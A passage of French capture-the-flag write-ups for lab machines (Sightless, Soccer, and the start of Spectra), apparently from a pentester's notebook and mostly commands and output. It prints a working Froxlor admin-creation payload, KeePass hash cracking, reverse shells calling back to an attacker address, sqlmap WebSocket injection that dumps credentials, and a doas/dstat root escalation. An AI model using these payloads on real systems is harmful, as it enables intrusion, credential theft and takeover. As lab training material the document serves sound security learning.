
Payload encodé placé sur Burbpuite :

```
loginname=admin{{$emit.constructor`function+b(){var+metaTag%3ddocument.querySelector('meta[name%3d"csrf-token
"]')%3bvar+csrfToken%3dmetaTag.getAttribute('content')%3bvar+xhr%3dnew+XMLHttpRequest()%3bvar+url%3d"http%3a/
/admin.sightless.htb%3a8080/admin_admins.php"%3bvar+params%3d"new_loginname%3dabcd%26admin_password%3dAbcd%40
%401234%26admin_password_suggestion%3dmgphdKecOu%26def_language%3den%26api_allowed%3d0%26api_allowed%3d1%26na
me%3dAbcd%26email%3dyldrmtest%40gmail.com%26custom_notes%3d%26custom_notes_show%3d0%26ipaddress%3d-1%26change
_serversettings%3d0%26change_serversettings%3d1%26customers%3d0%26customers_ul%3d1%26customers_see_all%3d0%26
customers_see_all%3d1%26domains%3d0%26domains_ul%3d1%26caneditphpsettings%3d0%26caneditphpsettings%3d1%26disk
space%3d0%26diskspace_ul%3d1%26traffic%3d0%26traffic_ul%3d1%26subdomains%3d0%26subdomains_ul%3d1%26emails%3d0
%26emails_ul%3d1%26email_accounts%3d0%26email_accounts_ul%3d1%26email_forwarders%3d0%26email_forwarders_ul%3d
1%26ftps%3d0%26ftps_ul%3d1%26mysqls%3d0%26mysqls_ul%3d1%26csrf_token%3d"%2bcsrfToken%2b"%26page%3dadmins%26ac
tion%3dadd%26send%3dsend"%3bxhr.open("POST",url,true)%3bxhr.setRequestHeader("Content-type","application/x-ww
w-form-urlencoded")%3balert("Your+Froxlor+Application+has+been+completely+Hacked")%3bxhr.send(params)}%3ba%3d
b()`()}}&password=test&dologin=
```


En se connectant avec les nouveaux identifiants crée `abcd:Abcd@@1234` on accède à l'interface d'administration :




Une fois sur l'interface d'administration on va se rendre dans l'onglet "Resources" puis dans "Customers" on remarque qu'il y a un autre utilisateur "web1" :



On change donc d'utilisateur et on accède à un autre pannel dans lequel on peut mettre en place un mot de passe pour un serveur FTP :



On ajoute le mot de passe `LxynpkWvsq` puis on se connecte au serveur FTP avec Filezilla :



Une fois connecté on explore les fichiers et on découvre un fichier kdb qui contient des mots de passes keepass on le télécharge sur kali et on utilise hashcat pour cracker le fichier :

```
### Conversion en format hash avec keepass2john
keepass2john Database.kdb > Database.kdb.hash
Inlining Database.kdb

### Craquage avec Hashcat
hashcat -m 13400 Database.kdb.hash /usr/share/wordlists/rockyou.txt -r
/usr/share/hashcat/rules/rockyou-30000.rule

hashcat (v6.2.6) starting

* Device #1: WARNING! Kernel exec timeout is not disabled.
             This may cause "CL_OUT_OF_RESOURCES" or related errors.
             To disable the timeout, see: https://hashcat.net/q/timeoutpatch
* Device #2: WARNING! Kernel exec timeout is not disabled.
```

```
             This may cause "CL_OUT_OF_RESOURCES" or related errors.
             To disable the timeout, see: https://hashcat.net/q/timeoutpatch
nvmlDeviceGetFanSpeed(): Not Supported

CUDA API (CUDA 12.2)
====================
* Device #1: NVIDIA GeForce GTX 1650, 3845/3903 MB, 14MCU
...
bd7716f2a570ba5f818ee5de2e71629e3df44a66950d189d705ea8808df406ebc701c4e3d5892fa5ad
1452cc12bf87d79b386a4c55d48bddb0c5db39617d216025c874c08952a97c01fadfe6d65c0a54b9dd
aa2b53e928ea11f2831884:bulldogs

Session..........: hashcat
Status...........: Cracked
Hash.Mode........: 13400 (KeePass 1 (AES/Twofish) and KeePass 2 (AES))
Hash.Target......: $keepass$*1*600000*0*6a92df8eddaee09f5738d10aadeec3...831884
Time.Started.....: Tue Jan 14 21:31:33 2025 (16 secs)
Time.Estimated...: Tue Jan 14 21:31:49 2025 (0 secs)
Kernel.Feature...: Pure Kernel
Guess.Base.......: File (/usr/share/wordlists/rockyou.txt)
Guess.Mod........: Rules (/usr/share/hashcat/rules/rockyou-30000.rule)
Guess.Queue......: 1/1 (100.00%)
Speed.#1.........:      453 H/s (6.49ms) @ Accel:4 Loops:256 Thr:128 Vec:1
Recovered........: 1/1 (100.00%) Digests (total), 1/1 (100.00%) Digests (new)
Progress.........: 7168/430331550000 (0.00%)
Rejected.........: 0/7168 (0.00%)
Restore.Point....: 0/14344385 (0.00%)
Restore.Sub.#1...: Salt:0 Amplifier:0-1 Iteration:599808-600000
Candidate.Engine.: Device Generator
Candidates.#1....: 123456 -> emoemo
Hardware.Mon.#1..: Temp: 49c Util: 97% Core:1785MHz Mem:6000MHz Bus:16

Started: Tue Jan 14 21:31:32 2025
Stopped: Tue Jan 14 21:31:50 2025
```

La masterkey du fichier est `bulldogs` on peut l'utiliser pour accéder à la base de donnée keepass :

```
kpcli --kdb=Database.kdb
Provide the master password: *************************

KeePass CLI (kpcli) v3.8.1 is ready for operation.
Type 'help' for a description of available commands.
Type 'help <command>' for details on individual commands.

kpcli:/> ls
=== Groups ===
General/
kpcli:/> cd General/
kpcli:/General> ls
=== Groups ===
eMail/
Homebanking/
Internet/
Network/
sightless.htb/
Windows/
kpcli:/General> cd sightless.htb/Backup/
kpcli:/General/sightless.htb/Backup> ls
=== Entries ===
0. ssh
kpcli:/General/sightless.htb/Backup> show -f ssh

 Path: /General/sightless.htb/Backup/
Title: ssh
Uname: root
 Pass: q6gnLTB74L132TMdFCpK
  URL:
Notes:
Atchm: id_rsa (3428 bytes)

kpcli:/General/sightless.htb/Backup>
```

On découvre le mot de passe root : `q6gnLTB74L132TMdFCpK` et un fichier id_rsa on peut utiliser cela pour se connecter en SSH avec l'utilisateur root :

```
### Téléachargement du fichier
kpcli:/General/sightless.htb/Backup> attach ssh
```

```
Atchm: id_rsa (3428 bytes)
Choose: (a)dd/(e)xport/(d)elete/(c)ancel/(F)inish?
Path to file: /home/yoyo/Downloads/root2
Saved to: /home/yoyo/Downloads/root2
Atchm: id_rsa (3428 bytes)

### Changement de permission et mise en bon format du fichier
dos2unix id_rsa
chmod 600 id_rsa

### Connexion SSH avec la clef
ssh -i id_rsa root@10.10.11.32
Last login: Tue Sep  3 08:18:45 2024
root@sightless:~#
```

On obtient ainsi accès à la machine avec les droits root

Soccer

Reconnaissance

Machine cible Adresse IP : `10.10.11.194`

Scanning

Lancement du scan `nmap` :

```
$ nmap -p- -Pn 10.10.11.194
Starting Nmap 7.95 ( https://nmap.org ) at 2025-01-20 15:07 CET
Nmap scan report for 10.10.11.194
Host is up (0.032s latency).
Not shown: 65532 closed tcp ports (reset)
PORT     STATE SERVICE
22/tcp   open  ssh
80/tcp   open  http
9091/tcp open  xmltec-xmlmail

Nmap done: 1 IP address (1 host up) scanned in 9.11 seconds
```

Le scan indique qu'il y a 3 ports ouverts, le port 22 pour le service SSH, le port 80 pour le serveur web nginx et le port 9091 pour le service xmltec-xmlmail
Le site web est site d'informations décrivant le sport du football.
On lance un dir busting du site afin de découvrir des URL cachés :

```
feroxbuster -u http://soccer.htb


 ___  ___  __   __     __      __         __   ___
|__  |__  |__) |__) | /  `    /  \ \_/ | |  \ |__
|    |___ |  \ |  \ | \__,    \__/ / \ | |__/ |___
by Ben "epi" Risher                    ver: 2.11.0

   Target Url              http://soccer.htb
   Threads                 50
   Wordlist                /usr/share/seclists/Discovery/Web-Content/raft-medium-directories.txt
   Status Codes            All Status Codes!
   Timeout (secs)          7
   User-Agent              feroxbuster/2.11.0
   Config File             /etc/feroxbuster/ferox-config.toml
   Extract Links           true
   HTTP methods            [GET]
   Recursion Depth         4

   Press [ENTER] to use the Scan Management  Menu

404      GET        7l       12w      162c Auto-filtering found 404-like response and created new filter;
toggle off with --dont-filter
403      GET        7l       10w      162c Auto-filtering found 404-like response and created new filter;
toggle off with --dont-filter
200      GET      494l     1440w    96128c http://soccer.htb/ground3.jpg
200      GET    22321l     4070w   223875c http://soccer.htb/ground4.jpg
200      GET     809l     5093w   490253c http://soccer.htb/ground1.jpg
200      GET     711l     4253w   403502c http://soccer.htb/ground2.jpg
200      GET     147l      526w     6917c http://soccer.htb/
301      GET        7l       12w      178c http://soccer.htb/tiny => http://soccer.htb/tiny/
301      GET        7l       12w      178c http://soccer.htb/tiny/uploads => http://soccer.htb/tiny/uploads/
[####################] - 19s    90021/90021   0s      found:7       errors:0
[####################] - 13s    30000/30000   2280/s  http://soccer.htb/
[####################] - 13s    30000/30000   2290/s  http://soccer.htb/tiny/
[####################] - 13s    30000/30000   2313/s  http://soccer.htb/tiny/uploads/
```

Après analyse du site on découvre un lien qui per met d'upload des fichier `tiny/uploads` ce fichier n'est par contre pas accessible. si on se rend sur l'url `tiny` il y a une authentification qui est demandé pour se connecter au site.

Exploitation


On peut tenter les identifiants par défaut du logiciel : `admin:admin@123` on accède ainsi à l'interface d'administration du site. on a les droits d'accès pour uploader des fichiers dans le dossier `uploads` on transfère donc un fichier reverse shell puis on le lance afin de receptionner le shell sur netcat :

```
### Lancement de requete vers le fichier
curl http://soccer.htb/tiny/uploads/php-reverse-shell.php

### Reception du reverse shell
nc -nvlp 1234
listening on [any] 1234 ...
connect to [10.10.16.7] from (UNKNOWN) [10.10.11.194] 33886
Linux soccer 5.4.0-135-generic #152-Ubuntu SMP Wed Nov 23 20:19:22 UTC 2022 x86_64 x86_64 x86_64 GNU/Linux
 14:56:25 up 49 min,  0 users,  load average: 0.00, 0.00, 0.00
USER     TTY      FROM             LOGIN@   IDLE   JCPU   PCPU WHAT
uid=33(www-data) gid=33(www-data) groups=33(www-data)
/bin/sh: 0: can't access tty; job control turned off
$
```

On obtient un reverse shell avec l'utilisateur www-data, on commence l'enumeration afin de pivoter versun utilisateur système pour se connecter en ssh.
On affiche les nom d'hote du système sous nginx en se rendant dans le dossier `/etc/nginx/sites-enabled` :

```
www-data@soccer:/etc/nginx/sites-enabled$ ls
ls
default  soc-player.htb
```

On découvre un autre nom de domaine du système on l'ajoute dans le fichier hosts sous kali afin d'y accéder.
Le site web est une version amélioré du site de base ave possibilité de suivre les match en direct, mais aussi de s'inscrire et de se connecter.
Une fois inscris et connecté le site fournit un ID utilisateur




En analysant le code source de cette page on découvre un lien vers une url du site :

```
<script>
    var ws = new WebSocket("ws://soc-player.soccer.htb:9091");
    window.onload = function () {

    var btn = document.getElementById('btn');
    var input = document.getElementById('id');

    ws.onopen = function (e) {
    console.log('connected to the server')
    }
...
    ws.onmessage = function (e) {
    append(e.data)
    }

    function append(msg) {
    let p = document.querySelector("p");
    // let randomColor = '#' + Math.floor(Math.random() * 16777215).toString(16);
    // p.style.color = randomColor;
    p.textContent = msg
    }
</script>
```

On découvre qu'il y a le port 9091 qui permet la connexion vers un WebSocket, lorsque l'on entre un numéro de ticket dans l'espace dédié on receptionne une requete WebSocket sur BurpSuite. On peut modifier cette requete afin de tester une injection SQL pour voir si le webSocket est vulnérable, on lance la requete suivante :

```
{"id":"1234 OR 1+1"}
```



On peut voir que le WebSocket à bien réceptionné la requete et que la reponse du serveur est qu'il n'y a pas de ticket au départ puis avec la meme valeur et le code SQL le ticket existe. On peut en déduire que le serveur il compare les données avec une base de donnée afin d'emmetre une réponse. Puisque le Websocket est vulnérable aux injections SQL on peut utiliser SqlMap afin de dumper la base de données :

```
sqlmap -u "ws://soc-player.soccer.htb:9091" --data '{"id": "*"}' --dbs --threads 10 --level 5 --risk 3 --batch
        ___
       __H__
 ___ ___["]_____ ___ ___  {1.8.12#stable}
|_ -| . [)]     | .'| . |
|___|_  ["]_|_|_|__,|  _|
      |_|V...       |_|   https://sqlmap.org

...
available databases [5]:
[*] information_schema
[*] mysql
[*] performance_schema
[*] soccer_db
[*] sys

[18:13:38] [INFO] fetched data logged to text files under '/home/yoyo/.local/share/sqlmap/output/soc
-player.soccer.htb'

[*] ending @ 18:13:38 /2025-01-20/
```

Avec SQLmap on découvre le nom des base de données on peut extraire les tables de la db `soccer_db` avec la commande suivante :

```
sqlmap -u "ws://soc-player.soccer.htb:9091" --data '{"id": "*"}' --threads 10 -D soccer_db --dump --batch
        ___
       __H__
 ___ ___[)]_____ ___ ___  {1.8.12#stable}
|_ -| . [(]     | .'| . |
|___|_  [(]_|_|_|__,|  _|
      |_|V...       |_|   https://sqlmap.org

...
Database: soccer_db
Table: accounts
[1 entry]
+------+------------------+----------------------+----------+
| id   | email            | password             | username |
+------+------------------+----------------------+----------+
| 1324 | player@player.htb | PlayerOftheMatch2022 | player   |
+------+------------------+----------------------+----------+

[18:15:23] [INFO] table 'soccer_db.accounts' dumped to CSV file '/home/yoyo/.local/share/sqlmap/output/
soc-player.soccer.htb/dump/soccer_db/accounts.csv'
[18:15:23] [INFO] fetched data logged to text files under '/home/yoyo/.local/share/sqlmap/output/
soc-player.soccer.htb'

[*] ending @ 18:15:23 /2025-01-20/
```

On obtient un nom d'utilisateur ainsi qu'un mot de passe `player:PlayerOftheMatch2022` On peut tenter de les utiliser afin de se connecter en SSH à la machine distante :

```
ssh player@10.10.11.194
player@10.10.11.194's password:
Welcome to Ubuntu 20.04.5 LTS (GNU/Linux 5.4.0-135-generic x86_64)
```

```
 * Documentation:  https://help.ubuntu.com
 * Management:     https://landscape.canonical.com
 * Support:        https://ubuntu.com/advantage

  System information as of Mon Jan 20 17:17:29 UTC 2025

  System load:           0.0
  Usage of /:            70.3% of 3.84GB
  Memory usage:          21%
  Swap usage:            0%
  Processes:             233
  Users logged in:       0
  IPv4 address for eth0: 10.10.11.194
  IPv6 address for eth0: dead:beef::250:56ff:fe94:5c8


0 updates can be applied immediately.


The list of available updates is more than a week old.
To check for new updates run: sudo apt update

Last login: Tue Dec 13 07:29:10 2022 from 10.10.14.19
player@soccer:~$
```

On obtient ainsi accès à la machine avec l'utilisateur player

Privilege Escalation

Il nous faut à présent l'accès root. On commence à enumérer les fichiers systèmes :

```
player@soccer:~$ find / -type f -perm -4000 2>/dev/null
/usr/local/bin/doas
/usr/lib/snapd/snap-confine
/usr/lib/dbus-1.0/dbus-daemon-launch-helper
/usr/lib/openssh/ssh-keysign
/usr/lib/policykit-1/polkit-agent-helper-1
/usr/lib/eject/dmcrypt-get-device
...
```

On découvre le bianire `doas` dont le fichier de configuration devrait se trouver dans `/usr/local/etc/doas.conf` on affiche le contenu du fichier :

```
player@soccer:~$ cat /usr/local/etc/doas.conf
permit nopass player as root cmd /usr/bin/dstat
```

Le fichier n'est accessible seulement en lançant la commande dstat. dstat permet de générer des fichiers de statistiques, il execute du code python. On peut afficher les permissions de l'utilisateur sur le bianire :

```
player@soccer:~$ ls -ld /usr/local/share/dstat
drwxrwx--- 2 root player 4096 Dec 12  2022 /usr/local/share/dstat
```

On voit qu'il est possible de lire et executer du code. On crée un fichier de configuration vers le fichier dstat puis on l'execute avec doas afin d'obtenir l'accès root sur la machine :

```
### Creation du fichier de configuration contenant le shell
player@soccer:~$ echo 'import os; os.system("/bin/bash")' > /usr/local/share/dstat/dstat_pwn.py

### Liste des configuration possible
player@soccer:~$ doas /usr/bin/dstat --list
internal:
        aio,cpu,cpu-adv,cpu-use,cpu24,disk,disk24,disk24-old,epoch,fs,int,int24,io,ipc,load,lock,mem,mem
        -adv,net,page,page24,proc,raw,socket,swap,swap-old,
        sys,tcp,time,udp,unix,vm,vm-adv,zones
/usr/share/dstat:
        battery,battery-remain,condor-queue,cpufreq,dbus,disk-avgqu,disk-avgrq,disk-svctm,disk-tps,disk-util,
        disk-wait,dstat,dstat-cpu,dstat-ctxt,dstat-mem,fan,
        freespace,fuse,gpfs,gpfs-ops,helloworld,ib,innodb-buffer,innodb-io,innodb-ops,jvm-full,jvm-vm,lustre,
        md-status,memcache-hits,mongodb-conn,mongodb-mem,
        mongodb-opcount,mongodb-queue,mongodb-stats,mysql-io,mysql-keys,mysql5-cmds,mysql5-conn,mysql5
        -innodb,mysql5-innodb-basic,mysql5-innodb-extra,mysql5-io,
        mysql5-keys,net-packets,nfs3,nfs3-ops,nfsd3,nfsd3-ops,nfsd4-ops,nfsstat4,ntp,postfix,power,proc
        -count,qmail,redis,rpc,rpcd,sendmail,snmp-cpu,snmp-load,
        snmp-mem,snmp-net,snmp-net-err,snmp-sys,snooze,squid,test,thermal,top-bio,top-bio-adv,top-childwait,
        top-cpu,top-cpu-adv,top-cputime,top-cputime-avg,top-int,
```

```
        top-io,top-io-adv,top-latency,top-latency-avg,top-mem,top-oom,utmp,vm-cpu,vm-mem,vm-mem-adv,vmk-hba,
        vmk-int,vmk-nic,vz-cpu,vz-io,vz-ubc,wifi,zfs-arc,
        zfs-l2arc,zfs-zil
/usr/local/share/dstat:
        pwn

### Lancement du fichier de configuration contenant le shell
player@soccer:~$ doas /usr/bin/dstat --pwn
/usr/bin/dstat:2619: DeprecationWarning: the imp module is deprecated in favour of importlib;
see the module's documentation for alternative uses
  import imp
root@soccer:/home/player#
```

On obtient ainsi l'accès root sur la machine

Spectra

Reconnaissance

Machine cible Adresse IP : `10.10.10.229`

Scanning

Lancement du scan `nmap` :

```
$ nmap -p- -Pn -sC 10.10.10.229
Starting Nmap 7.95 ( https://nmap.org ) at 2025-02-03 10:00 CET
Nmap scan report for 10.10.10.229
Host is up (0.022s latency).
Not shown: 65532 closed tcp ports (reset)
PORT     STATE SERVICE
22/tcp   open  ssh
| ssh-hostkey:
|_  4096 52:47:de:5c:37:4f:29:0e:8e:1d:88:6e:f9:23:4d:5a (RSA)
80/tcp   open  http
|_http-title: Site doesn't have a title (text/html).
3306/tcp open  mysql

Nmap done: 1 IP address (1 host up) scanned in 46.23 seconds
```

Le scan révèle qu'il y a 3 ports ouverts, le port 22 pour SSH, le port 80 pour HTTP et le port 3306 pour le service mysql. Le site permet de créer des tickets incident pour une entreprise. Il y a deux liens l'un qui redirige vers un site wordpress et l'autre vers une page qui initie une connexion vers une base de donnée mais qui renvoie une erreur.
Il est possible d'accéder à la page contenant les pages wordpress dans le dossier testing, ce dossier contient le fichier de configuration wp-config.php qui est lancé lorsque l'on visite la page testing. Il y a un autre fichier qui semble etre une sauvegarde de ce fichier puisque appelé : `wp-config.php.save` si l'on lance ce fichier il n'y a pas d'erreur de connexion vers une base de donnée, il est possible de lire le code source de la page qui contient la configuration vers la base de donnée mysql :

```
...
// ** MySQL settings - You can get this info from your web host ** //
/** The name of the database for WordPress */
define( 'DB_NAME', 'dev' );

/** MySQL database username */
define( 'DB_USER', 'devtest' );

/** MySQL database password */
define( 'DB_PASSWORD', 'devteam01' );

/** MySQL hostname */
define( 'DB_HOST', 'localhost' );

/** Database Charset to use in creating database tables. */
define( 'DB_CHARSET', 'utf8' );

/** The Database Collate type. Don't change this if in doubt. */
define( 'DB_COLLATE', '' );
...
```

On peut tenter d'utiliser ces identifiants pour se connecter au dashboard wordpress avec le compte administrator qui est le nom d'utilisateur inscris sur le site. On accède ainsi au dashboard wordpress.

Exploitation

Afin d'obtenir un reverve shell on upload un plugin malicieux `https://github.com/JacobMembrino/wordpress-plugin-exploit` qui permet l'execution de commande et on lance un reverse shell en python :

```
### Requete de la commande
curl http://spectra.htb/main/wp-content/plugins/WebShell-Pentest/WebShell-Pentest.php?
cmd=export%20RHOST%3D%2210.10.14.10%22%3Bexport%20RPORT%3D1234%3Bpython%20-
c%20%27import%20sys%2Csocket%2Cos%2Cpty%3Bs%3Dsocket.socket%28%29%3Bs.connect%28%28os.
getenv%28%22RHOST%22%29%2Cint%28os.getenv%28%22RPORT%22%29%29%29%29%3B%5Bos.dup2%28s.
fileno%28%29%2Cfd%29%20for%20fd%20in%20%280%2C1%2C2%29%5D%3Bpty.spawn%28%22%2Fbin%2Fsh
%22%29%27

### Reverse shell
```

```
nc -nlvp 1234
listening on [any] 1234 ...
connect to [10.10.14.10] from (UNKNOWN) [10.10.10.229] 42734
$ whoami
whoami
nginx
$
```

On obtient ainsi accès à la machine avec l'utilisateur nginx. On enumere le système, il s'agit d'une machine lancé sous ChromeOS :

```
nginx@spectra / $ cat /etc/lsb-release
GOOGLE_RELEASE=87.3.41
CHROMEOS_RELEASE_BRANCH_NUMBER=85
CHROMEOS_RELEASE_TRACK=stable-channel
CHROMEOS_RELEASE_KEYSET=devkeys
CHROMEOS_RELEASE_NAME=Chromium OS
CHROMEOS_AUSERVER=https://cloudready-free-update-server-2.neverware.com/update
CHROMEOS_RELEASE_BOARD=chromeover64
CHROMEOS_DEVSERVER=https://cloudready-free-update-server-2.neverware.com/
CHROMEOS_RELEASE_BUILD_NUMBER=13505
CHROMEOS_CANARY_APPID={90F229CE-83E2-4FAF-8479-E368A34938B1}
CHROMEOS_RELEASE_CHROME_MILESTONE=87
CHROMEOS_RELEASE_PATCH_NUMBER=2021_01_15_2352
CHROMEOS_RELEASE_APPID=87efface-864d-49a5-9bb3-4b050a7c227a
CHROMEOS_BOARD_APPID=87efface-864d-49a5-9bb3-4b050a7c227a
CHROMEOS_RELEASE_BUILD_TYPE=Developer Build - neverware
CHROMEOS_RELEASE_VERSION=87.3.41
CHROMEOS_RELEASE_DESCRIPTION=87.3.41 (Developer Build - neverware) stable-channel chromeover64
```

On enumère les fichiers on peut voir qu'il y a un script qui permet de lancer automatiquement au démarrage la connexion :

```
nginx@spectra /opt $ cat autologin.conf.orig
# Copyright 2016 The Chromium OS Authors. All rights reserved.
# Use of this source code is governed by a BSD-style license that can be
# found in the LICENSE file.
description   "Automatic login at boot"
author        "chromium-os-dev@chromium.org"
# After boot-complete starts, the login prompt is visible and is accepting
# input.
start on started boot-complete
script
  passwd=
  # Read password from file. The file may optionally end with a newline.
  for dir in /mnt/stateful_partition/etc/autologin /etc/autologin; do
    if [ -e "${dir}/passwd" ]; then
      passwd="$(cat "${dir}/passwd")"
      break
    fi
  done
  if [ -z "${passwd}" ]; then
    exit 0
  fi
  # Inject keys into the login prompt.
  #
  # For this to work, you must have already created an account on the device.
  # Otherwise, no login prompt appears at boot and the injected keys do the
  # wrong thing.
  /usr/local/sbin/inject-keys.py -s "${passwd}" -k enter
```

